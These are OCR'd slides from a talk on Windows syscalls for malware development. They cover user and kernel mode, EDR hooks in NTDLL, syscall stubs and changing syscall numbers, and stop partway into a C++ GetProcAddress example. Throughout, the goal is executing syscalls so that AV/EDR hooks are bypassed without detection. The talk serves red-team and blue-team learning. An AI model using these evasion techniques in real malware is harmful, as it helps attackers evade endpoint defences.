Intro to Syscalls for Windows Malware

[P]relude Discord

@eversinc33 - 04/12/23

eversinc33@prelude # whoami

- Sven Rath aka. eversinc33
- Pentester @ r-tec IT Security
- Doing mostly internal pentests
- Publishing code at https://github.com/eversinc33
- Blogging at https://eversinc33.github.io/
- You can reach me on Twitter via @eversinc33

r tec
cyber security

Intro to Syscalls for Windows Malware

[P]relude Discord

@eversinc33 - 04/12/23

Agenda

Why should you care about malware development?

Basic Windows Internals
- User- vs Kernel-Mode
- AV/EDR-Hooks
- What are Syscalls?

Different Approaches for Syscall Implementation

Why should you care about malware development?


- For the offensive side (Pentesting / Red Teaming):
  - Necessary as a part of the day-to-day job
    - Get your tools and payloads past AV/EDR
    - Try to stay undetected
- For Blue Teams:
  - Understand your enemies tools and how to detect them
  - Helps you recognise these techniques when reversing
- Fun way to learn more about windows internals and programming in general

Basic Windows Internals

Basic Windows Internals

Kernel vs. User-Mode


- Protection Rings are a privilege separation model
- Ring 1-2 are not used in Windows
- Ring 3 is where your usual applications (and our malware) operates
  - Applications have separate virtual address space, limited instructions …
- Ring 0 is where the kernel operates
  - All instructions are allowed, no memory protections, full hardware access …



Basic Windows Internals

What are Syscalls?


- Syscalls are (mostly) undocumented windows functions in NTDLL.DLL or WIN32U.DLL
  - NTDLL.DLL - Nt* and Zw* functions
  - WIN32U.DLL - NtUser* and NtGdi* functions
- Interface between User-Land (Ring 3) and the Windows Kernel (Ring 0)
  - Any Windows API call that needs to talk to the kernel ends up calling one of these functions
- They are the closest to the kernel that we can get!



EDR-Hooks

- When a process is created, it loads NTDLL.DLL and other modules into memory
- EDR is injecting code into some functions of these loaded modules
- These “hooks” redirect to the EDR’s code
  - There, function arguments are analysed for malicious behaviour
  - If something malicious is detected, execution is aborted/flagged

EDR-Hooks



https://www.optiv.com/insights/source-zero/blog/endpoint-detection-and-response-how-hackers-have-evolved


Example of a Hook

https://blog.sektor7.net/#!res/2021/halosgate.md

This function call starts with a jump to an address in a different module!

Example WinApi to Syscall Flow

OpenProcess()



https://alice.climent-pommeret.red/posts/a-syscall-journey-in-the-windows-kernel/

Example WinApi to Syscall Flow

OpenProcess()


Kernelbase.dll

```
00007FF95E4B06B0   4C:8BDC              mov r11,rsp                          OpenProcess
00007FF95E4B06B3   48:83EC 68            sub rsp,68
00007FF95E4B06B7   49:8363 C0 00         and qword ptr ds:[r11-40],0
00007FF95E4B06BC   4D:8D4B B8            lea r9,qword ptr ds:[r11-48]
00007FF95E4B06C0   49:63C0               movsxd rax,r8d                       rax:BaseDllInitialize
00007FF95E4B06C3   0F57C0                xorps xmm0,xmm0
00007FF95E4B06C6   C74424 30 30000000    mov dword ptr ss:[rsp+30],30         30:'0'
00007FF95E4B06CE   4D:8D43 C8            lea r8,qword ptr ds:[r11-38]
00007FF95E4B06D2   49:8363 D0 00         and qword ptr ds:[r11-30],0
00007FF95E4B06D7   F7DA                  neg edx
00007FF95E4B06D9   49:8943 B8            mov qword ptr ds:[r11-48],rax        rax:BaseDllInitialize
00007FF95E4B06DD   8BD1                  mov edx,ecx
00007FF95E4B06DF   49:8D4B 20            lea rcx,qword ptr ds:[r11+20]
00007FF95E4B06E3   1BC0                  sbb eax,eax
00007FF95E4B06E5   83E0 02               and eax,2
00007FF95E4B06E8   894424 48             mov dword ptr ss:[rsp+48],eax
00007FF95E4B06EC   49:8363 D8 00         and qword ptr ds:[r11-28],0
00007FF95E4B06F1   F3:0F7F4424 50        movdqu xmmword ptr ss:[rsp+50],xmm0
00007FF95E4B06F7   48:FF15 AA6B1900      call qword ptr ds:[<&NtOpenProcess>]
```


Ntdll.dll

```
00007FF960DCD570   4C:8BD1               mov r10,rcx                          NtOpenProcess
00007FF960DCD573   B8 26000000           mov eax,26                           26:'&'
00007FF960DCD578   F60425 0803FE7F 01    test byte ptr ds:[7FFE0308],1
00007FF960DCD580   75 03                 jne ntdll.7FF960DCD585
00007FF960DCD582   0F05                  syscall
00007FF960DCD584   C3                    ret
```


The “Syscall Stub”




The “Syscall Stub”



The “Syscall Stub”



The “Syscall Stub”



All “syscall” instructions are the same!
The syscall number in EAX is what decides which call the kernel will do

SSNs on Windows

The problem with SSNs - they change…

System call	Windows XP (SP1)	Windows XP (SP2)	Windows Server 2003 (SP0)	Windows Server 2003 (SP2)	Windows Server 2003 (R2)	Windows Server 2003 (R2 SP2)	Windows Vista (SP0)
NtAcceptConnectPort	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060
NtAccessCheck	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061
NtAccessCheckAndAuditAlarm	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026
NtAccessCheckByType	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062
NtAccessCheckByTypeAndAuditAlarm	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056
NtAccessCheckByTypeResultList	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063
NtAccessCheckByTypeResultListAndAuditAlarm	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarmByHandle	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065
NtAcquireCMFViewOwnership							0x0066
NtAcquireCrossVmMutant							
NtAcquireProcessActivityReference							
NtAddAtom	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044
NtAddAtomEx							
NtAddBootEntry	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0067
NtAddDriverEntry	0x0067	0x0067	0x0067	0x0067	0x0067	0x0067	0x0068
NtAdjustGroupsToken	0x0068	0x0068	0x0068	0x0068	0x0068	0x0068	0x0069
NtAdjustPrivilegesToken	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e

https://github.com/j00ru/windows-syscalls/

Syscall implementation

- We want to execute code in a way that bypasses EDR hooks
  - We can’t use the high level Windows API
  - We need to find a way to execute syscalls independently of NTDLL.DLL, because these syscalls might be hooked
  - We can’t hardcode syscall numbers, because they change depending on the OS version
  - We want to do this without alerting EDR

The language debate

One last excursion…

- **In my opinion**
  - It doesn’t really matter
  - You can write malware that leverages syscalls in almost any language: C, Nim, Rust, VBA, C#, Go …
  - (Almost) each language has pro’s and con’s
  - For stage 0 malware, go as low level as feasible
  - I mostly use C++ and Nim
    - Thus, no mention of D/Invoke and other great tooling for different languages :(

Syscall implementations

GetProcAddress()

The “naive” approach

GetProcAddress()

The “naive” approach

```
// Define the syscall function signature
typedef NTSTATUS(WINAPI* NtQuerySystemInformation_t)(ULONG sysInfoClass, PVOID SystemInformation, ULONG
SystemInformationLength, PULONG ReturnLength);

// Declare the syscall
NtQuerySystemInformation_t sNtQuerySystemInformation;

// Resolve ntdll.dll and then resolve the syscall address
